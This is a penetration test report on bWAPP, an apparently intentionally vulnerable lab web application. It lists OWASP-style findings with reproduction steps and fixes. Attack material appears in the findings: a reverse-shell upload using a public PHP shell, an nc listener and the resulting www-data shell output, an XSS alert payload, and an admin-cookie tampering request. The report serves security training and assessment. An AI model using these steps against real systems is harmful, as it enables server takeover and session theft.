Penetration Test Report
For bWAPP

Table of Contents

Engagement Details

Client details

Company: bWAPP

Contact information:

John Doe

Senior security engineer

john@gmail.com

Penetration testing engineer details
Samar Yassin
samareeyassin155@gmail.com

Scope of work

- The scope of the bWAPP penetration testing was limited to:

  - www.bWAPP.com

- bWAPP requested a web application penetration testing and focus on top 10 OWASP

- no out of scope

- the penetration test was carried out from a crystal box perspective. This means that I have access to any information needed regards the system tested.

Timeline

This penetration test was performed from March 21/2021 to March 31/2021 including reporting.

Executive summary


After preforming penetration testing on bWAPP I found some issues and the most concerning issues were:

- Unrestricted file upload – High – Due to allowing any type of files to be uploaded without restrictions. A malicious attacker could upload a reverse shell (which is a piece of code that make the server request connecting to specific IP that would be the attacker's computer IP). This could allow the attacker to gain access to the server as a user, then he can escalate his privileges and make more damage to your system.
- Outdated software – High – mod_ssl/2.2.8 is outdated, and this version has a remote buffer overflow. A malicious attacker can gain remote access to the server.
- Cross site scripting – Medium – Due to insufficient escaping of user provided data. A malicious attacker could inject malicious JavaScript code in the URL and send it to the victim user. This could allow the attacker to gain access to the victim's authenticated session.
- Information exposure – High – the Database of the system is exposed. A malicious attacker has access to all users' information including their passwords. This will affect your users and your company reputation.

Some low and moderate severity issues were also discovered which pertain to unnecessary information exposure.

- you can find in page.6 all vulnerabilities and its detailed description and how to reproduce and recommended remedial actions. If recommendations within this report are followed, I believe that the bWAPP's security posture will improve.

Visual summary



Technical Findings:

1-Unrestricted File Upload


Threat level: High

Description:

Unrestricted file upload on /backdoor allows attacker to upload a reverse shell to gain access on the server.

How to reproduce:

1.Navigate to /backdoor and upload a php reverse shell (as the website is using PHP). I used this code https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php , I saved the php reverse shell as "shell.php", and /backdoor page says that the file will be uploaded on /images directory




NSA file uploader

Browse... No file selected.

to directory: /var/www/bWAPP/images upload


. Open a listener with the same port in the reverse shell code.2



```
┌──(samar㉿kali)-[~/Downloads]
└─$ nc -lvp 1234
listening on [any] 1234 ...
█
```

3.Navigate to /images/shell.php.

4.Now we got access on the server as “www-data” user



```
┌──(samar㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.53.139: inverse host lookup failed: Unknown host
connect to [192.168.53.140] from (UNKNOWN) [192.168.53.139] 35441
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/Linux
 21:11:27 up  4:25,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    :1.0              14:36    6:34   0.00s  0.00s -bash
bee      tty7     :0                14:36    2:27m  2.74s  0.06s x-session-manag
bee      pts/1    :0.0              21:08    2:34m  0.06s  0.06s bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lib64
lost+found
media
mnt
```

Impact:

Access to the system

Recommendations:

If it’s a backdoor that an attacker put on your system you should delete it, and if it’s not you should check for the uploaded file if its extension is allowed and run the file through an antivirus if available.

2-Cross site scripting

Threat level: medium

Description:

On /test.php directory it accepts input in the URL and print it on the page without checking or sanitizing the input which allow the attacker to run JavaScript

How to reproduce:


1.Inject this code to the URL.

>SCRIPT>alert('1')<%2FSCRIPT<?

2.So it looks like this:

http://bWAPP/test.php?<SCRIPT>alert(‘1’)<%2FSCRIPT>

3.now we got an alert on the page.



Impact:

This allows the attacker to run any malicious JavaScript code.

Recommendations:

Sanitize the input that being sent.

3-Privilage escalation through cookies


Threat level: moderate

Description:

On /smgmt_admin_portal.php page one the cookies that being sent is "admin" that has a value "0"that tells the server that we are not admins.

How to reproduce:

1.open a cookie editor or intercept the request and change the "admin" cookie value to "1"



```
GET /bWAPP/smgmt_admin_portal.php HTTP/1.1
Host: 192.168.53.139
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security_level=2; PHPSESSID=ef1e689cc097d96befba84f23565cdf9; admin=0
Upgrade-Insecure-Requests: 1


```

2.Now we are admin.

Impact:

The attacker can have admin privileges.

Recommendation:

Remove this cookie.

4-Outdated software

Threat level: High

Description:

There's some outdated software used that maybe have a vulnerability.

1-mod_ssl/2.2.8

2-PHP/5.2.4-2ubuntu5

3-OpenSSL/0.9.8g

4-Apache/2.2.8

How to reproduce:

Not applicable.

Impact:

mod_ssl/2.2.8 is vulnerable to remote buffer overflow which gives a remote shell.

Recommendations:


Update that software to the latest version.

5-Information exposure through robots.txt file

Threat level: Low

Description:

This file has a lot of secret directories that shouldn’t be exposed.



```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /passwords/
```

How to reproduce:

Not applicable.

Impact:

The attacker can find a hidden directory and extract sensitive information from it.

Recommendations:

Delete the sensitive directories from this file and change its name to something not common.


6-Information exposure through some directories

Threat level: High

Description:


There are some directories that exposes sensitive information.

1-/db/ -- exposes the database of the system.



Name	Type	Schema
Tables (4)		
blog		CREATE TAE
heroes		CREATE TAE
movies		CREATE TAE
users		CREATE TAE
Indices (0)		
Views (0)		
Triggers (0)		

2-/passwords/ -- exposes backup files for the website “web.config.bak” and ” wp-config.bak”.




Index of /bWAPP/passwords

Name	Last modified	Size	Description
Parent Directory		-	
heroes.xml	02-Nov-2014 23:52	1.2K	
web.config.bak	02-Nov-2014 23:52	7.4K	
wp-config.bak	02-Nov-2014 23:52	1.5K	

Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g Server at 192.168.53.139 Port 80


3-/admin/phpinfo.php – exposes sensitive information about the system.



PHP Version 5.2.4-2ubuntu5

System	Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686
Build Date	Feb 27 2008 20:27:58
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/ldap.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini, /etc/php5/apache2/conf.d/pdo_sqlite.ini, /etc/php5/apache2/conf.d/sqlite.ini

4-/config.inc – configuration file



```
<?xml version="1.0"?>
<configuration>
        <configSections>
                <sectionGroup name="system.web.extensions"
type="System.Web.Configuration.SystemWebExtensionsSectionGroup, System.Web.Extensions, Version=3.5.0.0,
Culture=neutral, PublicKeyToken=31BF3856AD364E35">
                        <sectionGroup name="scripting" type="System.Web.Configuration.ScriptingSectionGroup,
System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35">
                                <section name="scriptResourceHandler"
type="System.Web.Configuration.ScriptingScriptResourceHandlerSection, System.Web.Extensions, Version=3.5.0.0,
Culture=neutral, PublicKeyToken=31BF3856AD364E35" requirePermission="false"
allowDefinition="MachineToApplication"/>
                                <sectionGroup name="webServices"
type="System.Web.Configuration.ScriptingWebServicesSectionGroup, System.Web.Extensions, Version=3.5.0.0,
Culture=neutral, PublicKeyToken=31BF3856AD364E35">
                                        <section name="jsonSerialization"
type="System.Web.Configuration.ScriptingJsonSerializationSection, System.Web.Extensions, Version=3.5.0.0,
Culture=neutral, PublicKeyToken=31BF3856AD364E35" requirePermission="false" allowDefinition="Everywhere"/>
                                        <section name="profileService"
type="System.Web.Configuration.ScriptingProfileServiceSection, System.Web.Extensions, Version=3.5.0.0,
Culture=neutral, PublicKeyToken=31BF3856AD364E35" requirePermission="false"
allowDefinition="MachineToApplication"/>
                                        <section name="authenticationService"
type="System.Web.Configuration.ScriptingAuthenticationServiceSection, System.Web.Extensions, Version=3.5.0.0,
Culture=neutral, PublicKeyToken=31BF3856AD364E35" requirePermission="false"
allowDefinition="MachineToApplication"/>
                                        <section name="roleService"
```

How to reproduce:

Not applicable.

Impact:

The attacker can use that information to create more attack vectors.

Recommendations:


You should make those files inaccessible to any regular user.

7-credentials hint

Threat level: low

Description:

On /ba_insecure_login_3.php page there is a hint for the credentials under the login form



Set your security level: low Current: high

/ Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login:

Password:

Remember: *a bee is a bug...*

How to reproduce:

Not applicable.

Impact:

Unregistered user can get user privileges with these credentials.

Recommendations:

Delete this hint.

References

1- **Information disclosure** – https://cwe.mitre.org/data/definitions/200.html
